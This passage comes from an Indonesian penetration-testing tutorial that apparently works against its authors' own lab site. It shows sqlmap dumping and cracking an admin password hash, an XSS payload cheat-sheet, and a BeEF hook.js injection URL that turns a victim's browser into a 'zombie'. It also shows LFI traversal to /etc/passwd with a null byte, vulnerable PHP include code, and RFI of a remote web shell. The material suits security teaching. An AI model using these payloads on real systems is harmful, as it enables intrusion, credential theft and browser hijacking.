    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Authors assume no liability and are not responsible
for any misuse or damage caused by this program
```

```
[*] starting at 14:43:50

[14:43:50] [INFO] using
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id/session' as
session file
[14:43:50] [INFO] resuming injection data from session file
[14:43:50] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[14:43:50] [INFO] testing connection to the target url
[14:43:51] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s)
requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1282=1282&x=artikel

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 1774 FROM(SELECT
COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN 1 ELSE 0
END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
BY x)a)&x=artikel

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a), NULL#&x=artikel

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)&x=artikel
---

[14:43:51] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
[14:43:51] [INFO] fetching columns for table 'tbl_admin' on database
'warnaa_robot'
Database: warnaa_robot
Table: tbl_admin
[2 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| password | varchar(255) |
| username | varchar(20)  |
+----------+--------------+

[14:43:51] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id'

[*] shutting down at 14:43:51
```

Melihat isi kolom

Untuk melihat isi dari kolom yang telah di dapatkan maka attacker akan memasukan perintah

```
python sqlmap.py -u "[ url yang terdapat vulnerability ]" -D [ database ] -T [
tabel ] -C [ kolom ] --dump
```

Perintah dump akan menampilkan semua isi dari kolom yang dituju.

```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" -D warnaa_robot -T
tbl_admin -C password,username --dump

    sqlmap/1.0-dev (r4766) - automatic SQL injection and database takeover tool
    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Authors assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 14:49:31

[14:49:31] [INFO] using
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id/session' as
session file
[14:49:31] [INFO] resuming injection data from session file
[14:49:31] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[14:49:31] [INFO] testing connection to the target url
[14:49:32] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s)
requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1282=1282&x=artikel

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 1774 FROM(SELECT
COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN 1 ELSE 0
END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
BY x)a)&x=artikel

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a), NULL#&x=artikel

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)&x=artikel
---

[14:49:32] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
do you want sqlmap to consider provided column(s):
[1] as LIKE column names (default)
[2] as exact column names
> 1
[14:49:44] [INFO] fetching columns LIKE 'password, username' for table 'tbl_admin'
on database 'warnaa_robot'
[14:49:44] [INFO] fetching entries of column(s) 'password, username' for table
'tbl_admin' on database 'warnaa_robot'
[14:49:45] [INFO] analyzing table dump for possible password hashes
recognized possible password hashes in column 'password'. Do you want to crack
them via a dictionary-based attack? [Y/n/q] Y
```

```
[14:49:56] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/pentest/database/sqlmap/txt/wordlist.txt' (press
Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[14:50:04] [INFO] using default dictionary
[14:50:04] [INFO] loading dictionary from
'/pentest/database/sqlmap/txt/wordlist.txt'

[14:50:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:50:12] [INFO] starting 2 processes
[14:50:16] [WARNING] no clear password(s) found
[14:50:16] [INFO] postprocessing table dump
Database: warnaa_robot
Table: tbl_admin
[1 entry]
+----------------------------------+----------+
| password                         | username |
+----------------------------------+----------+
| a1adef2f61b8048e77ad3fdd72cbbf93 | admin    |
+----------------------------------+----------+

[14:50:16] [INFO] Table 'warnaa_robot.tbl_admin' dumped to CSV file
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id/dump/warnaa_robot
/tbl_admin.csv'
[14:50:16] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id'

[*] shutting down at 14:50:16
```

Perhatikan output SQLmap dimana tools ini akan meminta anda memberinya ijin untuk melakukan cracking parameter terhadap isi kolom.

1.2. XSS

XSS Atau *Cross Site Scripting* adalah "*side client attack*" di mana seorang penyerang menciptakan link jahat,script yang berisi kode yang kemudian diexploitasikan dalam browser korban. Kode script bisa bahasa apapun yang didukung oleh browser, tetapi biasaya adalah *HTML* dan *Javascript* yang digunakan bersama-sama dengan *embedded Flash*, *Java* atau *ActiveX.*

Cross Site Scripting dapat digunakan untuk berbagai hal, seperti sesi-pembajakan, serangan pada browser, phishing, propaganda dan bahkan caching! Namun masih memerlukan korban untuk mengklik link jahat yang sengaja diciptakan oleh penyerang.
Bagaimana membuat korban untuk mengklik link XSS?
Cara termudah untuk membuat orang meng-klik link berbahaya adalah dengan rekayasa sosial seperti *social engineering* dan berbagai tehnik sosial lainnya

Jenis-jenis Cross Site Scripting

Jenis yang paling umum adalah *GET* dan *POST* berbasis XSS. Namun Cross Site Scripting juga bisa
dipicu melalui cookie.

Perbedaan antara GET,POST pada XSS

Variable GET terjadi dimana attacker mengirimkan *crafted* URL jahat kepada korban yang kemudian dijalankan ketika korban membuka link dalam browser.
Variabel POST terjadi dimana attacker menggunakan *flash* untuk mengirim korban ke POST-XSS
situs yang rentan , hal ini dikarenakan mustahil untuk membuat URL ketika POST-variabel sedang digunakan
Sub-kategori dari Cross Site Scripting Pada saat ada *XSSR* dan *XSSQLI*.

CSSR alias XSSR atau *Cross Site Redirection Script* digunakan untuk mengarahkan korban kepada halaman lain. Halaman bisa misalnya berisi phishing template, kode serangan browser atau hijacking.

XSSQLI adalah campuran Cross Site Scripting dan SQL Injection

XST dikenal sebagai Cross Site (Script) Tracing adalah suatu cara untuk menyalahgunakan HTTP Trace (Debug) protokol. Apa pun dikirimkan attacker ke web-server yang telah diaktifkan akan mengirim TRACE jawaban yang sama kembali.Misalnya:,

```
TRACE / HTTP/1.0
    Host: target.tld
    Custom-header: <script>alert(0)</script>
```

Maka penyerang akan menerima "Custom-header” yang sama. Namun setelah update browser terbaru tahun berikutnya (s) XST telah semakin sulit untuk berfungsi dengan benar.

1.2.1 Implementasi XSS

Testing bug


Untuk mengetes vulrn atau tidaknya pada xss , biasanya attacker akan memasukan script pada browser di mana terdapat xss vulnerability. Pada postingan cassaprodigy pada forum http://forum.indonesianbacktrack.or.id/showthread.php?tid=1844 , biasanya script yang dinject untuk membuktikan vulnerability adalah javascript. Salah satu contohnya adalah

```
<script>alert('tes')</script>
```

Dan beberapa script lainnya yang di pakai antara lainnya

```
<img src="livescript:[code]"> [N4]
<a href="about:<script>[code]</script>">
<meta http-equiv="refresh" content="0;url=j[code]">
<body onload="[code]">
&<script>[code]</script>
&{[code]}; [N4]
<img src=&{[code]};> [N4]
<link rel="stylesheet" href="j[code]">
<iframe src="vbscript:[code]"> [IE]
<img src="mocha:[code]"> [N4]
<img dynsrc="j[code]"> [IE]
<input type="image" dynsrc="j[code]"> [IE]
<bgsound src="j[code]"> [IE]
<div style="background-image: url(j[code]);">
<div style="behaviour: url([link to code]);"> [IE]
<div style="binding: url([link to code]);"> [Mozilla]
<div style="width: expression([code]);"> [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="j[code]"> [IE]
<style><!--</style><script>[code]//--></script>
<![CDATA[<!--]]><script>[code]//--></script>
<!-- -- --><script>[code]</script><!-- -- -->
<script>[code]</script>
<img src="blah"onmouseover="[code]">
<a href="javascript#[code]">
<div onmouseover="[code]">
<img src="j[code]">
<img src="blah>" onmouseover="[code]">
<xml src="j[code]">
<xml id="X"><a><b>&lt;script>[code]&lt;/script>;</b></a></xml>
<div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>[code][\xC0][\xBC]/script> [UTF-8; IE, Opera]
```

Masukan injeksi javascripit pada lab untuk menguji xss vulnerability.




Kemudian saya mencoba memasukan gambar ke melalui script hmtl 〈img src=" 〉

Atau memasukan beberapa script HTML lainnya

1.1.2. Beef


Beef adalah web framework penetration web aplication yang terinstall secara default pada backtrack. Beef dapat diakses dari menu naga atau dari terminal




```
USER/PASSWORD: beef/beef

[18:25:22][*] Browser Exploitation Framework (BeEF)
[18:25:22]    |   Version 0.4.2.11-alpha
[18:25:22]    |   Website http://beefproject.com
[18:25:22]    |   Run 'beef -h' for basic help.
[18:25:22]    |_  Run 'svn update' to update to the latest revision.
[18:25:23][*] Resetting the database for BeEF.
[18:25:28][*] BeEF is loading. Wait a few seconds...
[18:25:33][*] 9 extensions loaded:
[18:25:33]    |   Autoloader
[18:25:33]    |   Admin UI
[18:25:33]    |   Events
[18:25:33]    |   Console
[18:25:33]    |   Demos
[18:25:33]    |   XSSRays
[18:25:33]    |   Requester
[18:25:33]    |   Proxy
[18:25:33]    |_  Initialization
[18:25:33][*] 55 modules enabled.
[18:25:33][*] 2 network interfaces were detected.
[18:25:33][+] running on network interface: 127.0.1.1
[18:25:33]    |   Hook URL: http://127.0.1.1:3000/hook.js
[18:25:33]    |_  UI URL:   http://127.0.1.1:3000/ui/panel
[18:25:33][+] running on network interface: 127.0.0.1
[18:25:33]    |   Hook URL: http://127.0.0.1:3000/hook.js
[18:25:33]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[18:25:33][+] HTTP Proxy: http://127.0.0.1:6789
[18:25:33][*] BeEF server started (press control+c to stop)
```

Seperti yang sudah di beritahu sebelumnya, beef merupakan tools berbasis web , sehingga untuk memasuki beef kita harus mengaksesnya dengan browser. Browser memanggil ip dengan port standart beef “3000”. Kemudian masukan

user name dan password maka browser akan membuka xss shell beef anda.




Beef dirancang untuk menerima hasil script jahat yang di lancarkan attacker dengan memanfaatkan metode xss. Ketika target meng-klik link yang sudah berisi injeksi pada web browser , maka xss shell beef akan menangkap serta melakukan injeksi terhadap target. Target akan di masukan dalam daftar zombi pada kolom "hooked browsers"

Sebagai contoh ketika kita sudah mengetahui adanya kemungkinan xss pada web target maka kita bisa mengexploitasinya dengan memberikan link yang menuju kepada script yang telah disiapkan oleh beef , yaitu "hook.js". Hook.js berlokasi pada http://[ip/domain]:[port]/hook.js. Attacker sebenarnya memiliki kemungkinan 50%-50% dengan harapan, URL dapat di esekusi oleh korban dan kemudian membuka kemungkinan untuk menginjeksi korban lebih lanjut.


```
http://robot.indonesianbacktrack.or.id/?x=artikel&judul=<script
src="http://192.168.1.4:3000/hook.js"></script>
```

Saya dengan ip 192.168.1.2 sistem operasi windows 7 akan mencoba membuka file tersebut. Hasilnya adalah seperti gambar di bawah ini.




Beef telah berhasil menangkap 192.168.1.2 sebagai zombie yang kemudian dapat di exploitasi dengan berbagai fasilitas lainnya yang terdapat pada beef.

Ketika target telah berhasil masuk pada daftar zombie , maka beef memeliki kesempatan untuk mengexploitasinya lebih jauh. Sebagai contoh saya memilih untuk mengirimkan script alert pada komputer target.



Maka script tersebut akan diesekusi pada host target.



1.3. LFI

LFI (Local File Inclusion) adalah sebuah serangan pada website di mana penyerang bisa mengakses semua file di dalam server dengan hanya melalui URL. Kelemahan ini terjadi karena adanya beberapa fungsi php dan beberapa modul pada web server.

Beberapa fungsi php pemicu LFI vulnerability

Beberapa fungsi php yang memungkinkan terjadinya "bug" atau vulnerability terhadap jenis serangan ini adalah

```
include();
include_once();
require();
require_once();
```

Perhatikan contoh di bawah ini ,

```
<?php
    include "../$_GET[imagefile]";
?>
```

Code diatas menggunakan fungsi include dengan asumsi $imagefile=image.php, maka dapat dipastikan URL untuk mengakses halaman tersebut akan menjadi

```
http://www.[target].com/index.php?imagefile=image.php
```

maka script tersebut akan menampilkan halaman image.php. Disini attacker dimunginkan melakukan LFI karena variable imagefile di include tanpa menggunakan filter.

Jika attacker ingin mengakses file passwd yang ada pada server, maka attacker dapat melakukan akses ke dalam server dengan menentukan kedalaman direktori. Mengingat file passwd berada pada direktori /etc/passwd maka attacker mencoba kedalaman direktori dan mengaksesnya melalui web browser.

```
../../../../../../../../../../etc/passwd
```

dengan asumsi bahwa jumlah "../" itu tergantung dari kedalaman direktori tempat file index.php tersebut.. dengan begitu isi file passwd akan ditampilkan di browser.

Beberapa modul server pemicu LFI vulnerability

```
allow_url_include = on
allow_url_fopen = on
magic_quotes_gpc = off
```

Terkadang akan terdapat error disaat passwd tidak dapat di akses karena permintaan ekstensi yang tida sesuai pada script.


```
Warning: main(../../../../../../../../../../etc/passwd.php) [function.main]: failed
to open stream: No such file or directory in /their/web/root/index.php on line 2
```

Karena itu attacker akan memanipulasi script dengan memanfaatkan modul "magic_quotes_gpc = off" sehingga attacker memasukan %00 (null injection) untuk menghilangkan karakter setelah passwd

```
http://www.[target].com/index.php?imagefile=../../../../../../../../../../etc/passwd%
00
```

Contoh LFI injection

Akseslah url vurln LFI pada lab (http://robot.indonesianbacktrack.or.id/?file=ls.txt) kemudian lakukan injeksi seperti pada keterangan di atas.




1.4. RFI

RFI (Remote File Inclusion) adalah sebuah serangan dimana website mengizinkan attacker meng-include-kan file dari luar server. Metode serangan ini identik dengan LFI , hanya perbedaannya adalah jika LFI mengijinkan attacker untuk mengakses file yang berada dalam server target maka RFI adalah memasukkan file dari luar server target.

Contoh RFI Inejction


Akseslah url vurln LFI pada lab (http://robot.indonesianbacktrack.or.id/?file=http://robot.indonesianbacktrack.or.id/ls.txt) kemudian lakukan injeksi seperti pada keterangan di atas. Saya mencoba mengincludekan file dari luar server. Cobalah memasukan include variabel dengan url PHP web shell dari luar server target.




1.5 LFD (Local File Download)

LFD atau local file download vulnerability adalah salah satu celah yang diakibatkan oleh kelalaian konfigurasi web server dan beberapa fungsi yang ada pada script php.

